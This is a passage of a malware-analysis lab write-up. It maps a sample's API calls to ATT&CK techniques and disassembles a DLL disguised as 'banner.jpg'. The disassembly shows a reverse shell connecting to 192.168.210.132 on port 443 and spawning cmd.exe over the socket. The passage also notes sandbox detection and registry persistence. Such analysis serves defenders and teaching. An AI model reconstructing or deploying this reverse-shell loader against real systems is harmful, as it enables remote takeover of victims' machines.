
1a-5 - ATT&CK Analysis


- **Discovery - T1124 - System Time Discovery**
    - Library: kernel32.dll
    - Function: GetSystemTimeAsFileTime
    - Description:
        - An adversary may gather the system time and/or time zone from a local or remote system.
    - Reference:
        - https://attack.mitre.org/techniques/T1124/

- **Execution - T1106 - Native API**
    - Library: kernel32.dll
    - Function: CreateProcessA
    - Description:
        - Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors. Native APIs provide a controlled means of calling low-level OS services within the kernel, such as those involving hardware/devices, memory, and processes.
    - Reference:
        - https://attack.mitre.org/techniques/T1106/

- **Discovery - T1082 - System Information Discovery**
  - Library: kernel32.dll
  - Function: IsDebuggerPresent
  - Description:
    - An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture.
  - Reference:
    - https://attack.mitre.org/techniques/T1082/


1a-6 - Resources






- The manifest shows the execution level is `As invoker`

1a-7 - Strings analysis





A	0000000017A0	00000000172D	0	192.168.210.132
A	0000000017B0	00000000173D	0	cmd.exe
A	000000001914	0000000018A1	0	.text$mn
A	000000001928	0000000018B5	0	.textmn00
A	00000000193C	0000000018C9	0	.text$x
A	00000000194C	0000000018D9	0	.idata$5
A	000000001960	0000000018ED	0	.00cfg
A	000000001970	0000000018FD	0	.CRT$XCA
A	000000001984	000000001911	0	.CRT$XCZ
A	000000001998	000000001925	0	.CRT$XIA
A	0000000019AC	000000001939	0	.CRT$XIZ
A	0000000019C0	00000000194D	0	.CRT$XPA
A	0000000019D4	000000001961	0	.CRT$XPZ
A	0000000019E8	000000001975	0	.CRT$XTA
A	0000000019FC	000000001989	0	.CRT$XTZ
A	000000001A10	00000000199D	0	.rdata
A	000000001A20	0000000019AD	0	.rdata$zzzdbg
A	000000001A38	0000000019C5	0	.rtc$IAA
A	000000001A4C	0000000019D9	0	.rtc$IZZ
A	000000001A60	0000000019ED	0	.rtc$TAA
A	000000001A74	000000001A01	0	.rtc$TZZ
A	000000001A88	000000001A15	0	.xdata
A	000000001A98	000000001A25	0	.edata
A	000000001AA8	000000001A35	0	.idata$2
A	000000001ABC	000000001A49	0	.idata$3
A	000000001AD0	000000001A5D	0	.idata$4
A	000000001AE4	000000001A71	0	.idata$6
A	000000001AF8	000000001A85	0	.data
A	000000001B18	000000001AA5	0	.pdata
A	000000001B28	000000001AB5	0	.rsrc$01
A	000000001B3C	000000001AC9	0	.rsrc$02
A	000000001D4C	000000001CD9	0	MaliciousDLL.dll
A	000000001D5D	000000001CEA	0	DllMain
A	000000001D65	000000001CF2	0	bokbok
A	000000001EEA	000000001E77	0	CreateProcessA
A	000000001EFA	000000001E87	0	KERNEL32.dll
A	000000001F0A	000000001E97	0	WSASocketA
A	000000001F18	000000001EA5	0	WSAConnect
A	000000001F24	000000001EB1	0	WS2_32.dll
A	000000001F32	000000001EBF	0	__C_specific_handler
A	000000001F4A	000000001ED7	0	__std_type_info_destroy_list
A	000000001F6A	000000001EF7	0	memset
A	000000001F72	000000001EFF	0	VCRUNTIME140.dll
A	000000001F86	000000001F13	0	_initterm
A	000000001F92	000000001F1F	0	_initterm_e
A	000000001FA0	000000001F2D	0	_seh_filter_dll
A	000000001FB2	000000001F3F	0	_configure_narrow_argv
A	000000001FCC	000000001F59	0	_initialize_narrow_environment
A	000000001FEE	000000001F7B	0	_initialize_onexit_table
A	00000000200A	000000001F97	0	_execute_onexit_table
A	000000002022	000000001FAF	0	_cexit
A	00000000202A	000000001FB7	0	api-ms-win-crt-runtime-l1-1-0.dll
A	00000000204E	000000001FDB	0	RtlCaptureContext
A	000000002062	000000001FEF	0	RtlLookupFunctionEntry
A	00000000207C	000000002009	0	RtlVirtualUnwind
A	000000002090	00000000201D	0	UnhandledExceptionFilter
A	0000000020AC	000000002039	0	SetUnhandledExceptionFilter

Type	File position	Memory	Text	Description
ASCII	17A0	172D	192.168.210.132	An unknown IP
ASCII	17B0	173D	cmd.exe	Potentially used as reverse shell
ASCII	1D4C	1CD9	MaliciousDLL.dll	Unknown DLL

2a - Reverse Engineering - banner.jpg / conbase.dll

Load `banner.jpg` into IDA Pro and check the cross-reference of the API `WSAConnect`:

```
.idata:00000001800030A8 ; int __stdcall WSAConnect(SOCKET s, const struct sockaddr *name, int nam
.idata:00000001800030A8                 extrn WSAConnect:qword  ; CODE XREF: bokbok+BE↑p
.idata:00000001800030A8
.idata:00000001800030B0 ;
.idata:00000001800030B0
.idata:00000001800030B0
.idata:00000001800030B8 ;
.idata:00000001800030B8
.idata:00000001800030B8
.idata:00000001800030C0 ;
```

xrefs to WSAConnect

Direction	Typ	Address	Text
Up	p	bokbok+BE	call cs:WSAConnect
Up	r	bokbok+BE	call cs:WSAConnect

The subroutine called `bokbok` has reference to `WSAConnect`.


picture 81

WSAStartup, WSASocketA, htons, inet_addr, WSAConnect and CreateProcessA in routine 180001000

```
.text:0000000180001000                 push    rdi
.text:0000000180001002                 sub     rsp, 160h
.text:0000000180001009                 mov     rax, cs:__security_cookie
.text:0000000180001010                 xor     rax, rsp
.text:0000000180001013                 mov     [rsp+168h+var_18], rax
.text:000000018000101B                 lea     rdx, stru_180004650 ; lpWSAData
.text:0000000180001022                 mov     cx, 202h        ; wVersionRequested
.text:0000000180001026                 call    cs:WSAStartup
```

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup
- Usage: The WSAStartup function initiates use of the Winsock DLL by a process.
- Return:
  - If successful, the WSAStartup function returns zero.
  - Otherwise, it returns one of the error codes.
- Parameters:
  - `wVersionRequested`: TBD
    - Set to be `0x202h` (514) - Version 2.2
  - `lpWSAData`: A pointer to the WSADATA data structure that is to receive details of the Windows Sockets implementation.
    - Set to be `stru_180004650`

Then inspect the function call `WSASocketA`:

```
.text:000000018000102C                 mov     [rsp+168h+dwFlags], 0 ; dwFlags
.text:0000000180001034                 mov     [rsp+168h+g], 0 ; g
.text:000000018000103C                 xor     r9d, r9d        ; lpProtocolInfo
.text:000000018000103F                 mov     r8d, 6          ; protocol
.text:0000000180001045                 mov     edx, 1          ; type
.text:000000018000104A                 mov     ecx, 2          ; af
.text:000000018000104F                 call    cs:WSASocketA
```

- https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa
- Usage: The WSASocket function creates a socket that is bound to a specific transport-service provider.
- Return:
  - If no error occurs, WSASocket returns a descriptor referencing the new socket.
  - Otherwise, a value of INVALID_SOCKET is returned, and a specific error code
- Parameters
  - `af`: The address family specification. Possible values for the address family are defined in the Winsock2.h header file.
    - Set to 2 at `18000104A`, which means IPv4
  - `type`: The type specification for the new socket.
    - Set to 1 at `180001045`, which means `SOCK_STREAM` (TCP)
  - `protocol`: The protocol to be used.
    - Set to 6 at `18000103F`, which is `IPPROTO_TCP` - TCP
  - `lpProtocolInfo`: A pointer to a WSAPROTOCOL_INFO structure that defines the characteristics of the socket to be created.
    - Set to `0` by `xor r9d,r9d` at `18000103C`
  - `g`: An existing socket group ID or an appropriate action to take when creating a new socket and a new socket group.
    - Set to `0` at `180001034` - No group operation is performed.

Then inspect the function call `htons`:

```
.text:0000000180001045                mov     edx, 1          ; type
.text:000000018000104A                mov     ecx, 2          ; af
.text:000000018000104F                call    cs:WSASocketA
.text:0000000180001055                mov     cs:s, rax
.text:000000018000105C                mov     eax, 2
.text:0000000180001061                mov     cs:name.sa_family, ax
.text:0000000180001068                mov     cx, 1BBh        ; hostshort
.text:000000018000106C                call    cs:htons
```

- https://docs.microsoft.com/zh-hk/windows/win32/api/winsock/nf-winsock-htons
- Usage: The htons function converts a u_short from host to TCP/IP network byte order (which is big-endian).
- Return: The htons function returns the value in TCP/IP network byte order.
- Parameter:
  - `hostshort`: A 16-bit number in host byte order.
    - Set to be `1BBh`

Then inspect the function call `inet_addr`:

```
.text:0000000180001072                mov     word ptr cs:name.sa_data, ax
.text:0000000180001079                lea     rcx, cp         ; "192.168.210.132"
.text:0000000180001080                call    cs:inet_addr
```

- https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-inet_addr
- Usage: The inet_addr function converts a string containing an IPv4 dotted-decimal address into a proper address for the IN_ADDR structure.
- Return value: If no error occurs, the inet_addr function returns an unsigned long value containing a suitable binary representation of the Internet address given.
- Parameter:
  - `cp`: Pointer to a IPv4 standard dotted decimal notation
    - Set to be `192.168.210.132`

Then it calls `WSAConnect`:

```
.text:0000000180001079                lea     rcx, cp         ; "192.168.210.132"
.text:0000000180001080                call    cs:inet_addr
.text:0000000180001086                mov     dword ptr cs:name.sa_data+2, eax
.text:000000018000108C                mov     [rsp+168h+lpGQOS], 0 ; lpGQOS
.text:0000000180001095                mov     qword ptr [rsp+168h+dwFlags], 0 ; lpSQOS
.text:000000018000109E                mov     qword ptr [rsp+168h+g], 0 ; lpCalleeData
.text:00000001800010A7                xor     r9d, r9d        ; lpCallerData
.text:00000001800010AA                mov     r8d, 10h        ; namelen
.text:00000001800010B0                lea     rdx, name       ; name
.text:00000001800010B7                mov     rcx, cs:s       ; s
.text:00000001800010BE                call    cs:WSAConnect
```

- https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsaconnect
- Usage: The WSAConnect function establishes a connection to another socket application, exchanges connect data, and specifies required quality of service based on the specified FLOWSPEC structure.
- Return:
  - If no error occurs, WSAConnect returns zero.
  - Otherwise, it returns SOCKET_ERROR
- Parameters:
  - `s`: A descriptor identifying an unconnected socket.
    - Set to be `cs:s`, which is the return value of `WSASocketA`
  - `name`: A pointer to a sockaddr structure that specifies the address to which to connect.
    - Set by the structure defined by the function calls returns of `WSASokcetA`, `htons` and `inet_addr`
  - `namelen`: The length, in bytes, of the sockaddr structure pointed to by the name parameter.
    - Set to 10h (16)
  - `lpCallerData`: A pointer to the user data that is to be transferred to the other socket during connection establishment.
    - Set to be 0 at `1800010A7` by self xoring
  - `lpCalleeData`: A pointer to the user data that is to be transferred back from the other socket during connection establishment.
    - Set to te 0
  - `lpSQOS`: A pointer to the FLOWSPEC structures for socket s, one for each direction.
    - Set to be 0 at `18000108C`
  - `lpGQOS`: Reserved for future use with socket groups. Should be 0.

This makes connection to the destination `192.168.210.132`

Finally it uses `CreateProcessA`:

```
.text:00000001800010BE                call    cs:WSAConnect
.text:00000001800010C4                lea     rax, StartupInfo
.text:00000001800010CB                mov     rdi, rax
.text:00000001800010CE                xor     eax, eax
.text:00000001800010D0                mov     ecx, 68h ; 'h'
.text:00000001800010D5                rep stosb
.text:00000001800010D7                mov     cs:StartupInfo.cb, 68h ; 'h'
.text:00000001800010E1                mov     cs:StartupInfo.dwFlags, 101h
.text:00000001800010EB                mov     rax, cs:s
.text:00000001800010F2                mov     cs:StartupInfo.hStdError, rax
.text:00000001800010F9                mov     rax, cs:StartupInfo.hStdError
.text:0000000180001100                mov     cs:StartupInfo.hStdOutput, rax
.text:0000000180001107                mov     rax, cs:StartupInfo.hStdOutput
.text:000000018000110E                mov     cs:StartupInfo.hStdInput, rax
.text:0000000180001115                mov     rax, cs:qword_1800031B0
.text:000000018000111C                mov     qword ptr [rsp+168h+CommandLine], rax
.text:0000000180001121                lea     rax, [rsp+168h+var_110]
.text:0000000180001126                mov     rdi, rax
.text:0000000180001129                xor     eax, eax
.text:000000018000112B                mov     ecx, 0F8h ; 'ø'
.text:0000000180001130                rep stosb
.text:0000000180001132                lea     rax, ProcessInformation
.text:0000000180001139                mov     [rsp+168h+lpProcessInformation], rax ; lpProcessInformation
.text:000000018000113E                lea     rax, StartupInfo
.text:0000000180001145                mov     [rsp+168h+lpStartupInfo], rax ; lpStartupInfo
.text:000000018000114A                mov     [rsp+168h+lpCurrentDirectory], 0 ; lpCurrentDirectory
.text:0000000180001153                mov     [rsp+168h+lpGQOS], 0 ; lpEnvironment
.text:000000018000115C                mov     [rsp+168h+dwFlags], 0 ; dwCreationFlags
.text:0000000180001164                mov     [rsp+168h+g], 1 ; bInheritHandles
.text:000000018000116C                xor     r9d, r9d        ; lpThreadAttributes
.text:000000018000116F                xor     r8d, r8d        ; lpProcessAttributes
.text:0000000180001172                lea     rdx, [rsp+168h+CommandLine] ; lpCommandLine
.text:0000000180001177                xor     ecx, ecx        ; lpApplicationName
.text:0000000180001179                call    cs:CreateProcessA
.text:000000018000117F                mov     rcx, [rsp+168h+var_18]
.text:0000000180001187                xor     rcx, rsp        ; StackCookie
.text:000000018000118A                call    __security_check_cookie
.text:000000018000118F                add     rsp, 160h
.text:0000000180001196                pop     rdi
.text:0000000180001197                retn
```

- https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
- Usage: Creates a new process and its primary thread. The new process runs in the security context of the calling process.
- Return value:
  - If the function succeeds, the return value is nonzero.
  - If the function fails, the return value is zero.
- Parameters:
  - `lpApplicationName`: The name of the module to be executed.
    - Set to be `0` at `180001177` by self xor-ing
  - `lpCommandLine`: The command line to be executed.
    - Set to be `[rsp+168h+CommandLine]`, which is defined at `180001115` referencing `cs:qword_1800031B0`

```
.rdata:00000001800031A0 cp                      db 142,1B8,218,112,0  ; DATA XREF: bokbok+79To
.rdata:00000001800031B0 qword_1800031B0 dq 6578652E646D63h            ; DATA XREF: bokbok+115↑r
.rdata:00000001800031B8                         align 20h
```

    - We can convert this HEX to ASCII

Hexadecimal Value	Ascii (String)
6578652E646D63	exe.dmc

    - This is in little endian format so the command is `cmd.exe`
  - `lpProcessAttributes`: A pointer to a SECURITY_ATTRIBUTES structure that determines whether the returned handle to the new process object can be inherited by child processes.
    - Set to `0` at `18000116F` by self xor-ing
    - Default security descriptor
  - `lpThreadAttributes`: A pointer to a SECURITY_ATTRIBUTES structure that determines whether the returned handle to the new thread object can be inherited by child processes.
    - Set to `0` at `18000116C` by self-xoring
    - Default security descriptor
  - `bInheritHandles`: If this parameter is TRUE, each inheritable handle in the calling process is inherited by the new process. If the parameter is FALSE, the handles are not inherited.
    - Set as 1 (TRUE) at `180001164`, which means each inheritable handle in the calling process is inherited by the new process
  - `dwCreationFlags`: The flags that control the priority class and the creation of the process.

        - Set to `0` at `18000115C`
        - The priority class defaults to NORMAL_PRIORITY_CLASS
    - `lpEnvironment`: A pointer to the environment block for the new process.
        - Set to `0` at `180001153`
        - The new process uses the environment of the calling process.
    - `lpCurrentDirectory`: The full path to the current directory for the process.
        - Set to `0` at `18000114A`
        - The new process will have the same current drive and directory as the calling process.
    - `lpStartupInfo`: A pointer to a STARTUPINFO or STARTUPINFOEX structure.
        - Provided by the structure construction from `1800010C4` to `18000110E`
    - `lpProcessInformation`: A pointer to a PROCESS_INFORMATION structure that receives identification information about the new process.

In short, the subroutine `180001000` makes a connection to `192.168.210.132` and launch `cmd.exe`. This is a typical reverse shell.

---

3 - Running the malware

Question

You are required to dynamically analyze the malware sample(s) and provide thorough details to what it does. Use the questions below to guide you through your analysis.

1. Explain what happens upon execution (effect) and why?
2. If the malware is applying any anti-x (debugging, vm, reversing, etc.), how will you bypass those methods? Provide a step by step detailed.
3. What are the processes involved in this malware sample?
4. Provide activity details of the processes involved.
5. What are the files accessed, downloaded, and used? Where are the locations of these files on disk (PATH)?
6. What Registry keys and values were added, removed, updated?
7. What obfuscation was applied and how did you deobfuscate?
8. Does this malware perform any type of injection? Explain in detail how injection is performed.
9. Does the malware drop or download any files? If it does, what are they used for and how?

Answer

Summmary table


No.	Question	Explanation
1	Explain what happens upon execution (effect) and why?	A message box "ABORT!" shows and says "Sandbox Detected"!
2	If the malware is applying any anti-x (debugging, vm, reversing, etc.), how will you bypass those methods? Provide a step by step detailed.	See below
3	What are the processes involved in this malware sample?	cmd.exe, loader.exe, ping.exe
4	Provide activity details of the processes involved.	See the details explanations in the following
5	What are the files accessed, downloaded, and used? Where are the locations of these files on disk (PATH)?	See the details in the following
6	What Registry keys and values were added, removed, updated?	PortMonitor, CurrentVersion\Run
7	What obfuscation was applied and how did you deobfuscate?	`.dll` to `.jpg` in `banner.jpg`. Discovered by checking the first bytes
8	Does this malware perform any type of injection? Explain in detail how injection is performed.	?
9	Does the malware drop or download any files? If it does, what are they used for and how?	See below

First time running the malware

Given the anti-reversing capabilities of the sample as analyzed above, it is expected to pop up a warning of sandbox detected and terminate upon running.

Beforing running the malware, launch **Wireshark**, **Process Hacker** and **Process Monitor** for tracking the host activities.

Start capturing on **Wireshark** and **Process Monitor** and then run the sample as admin.

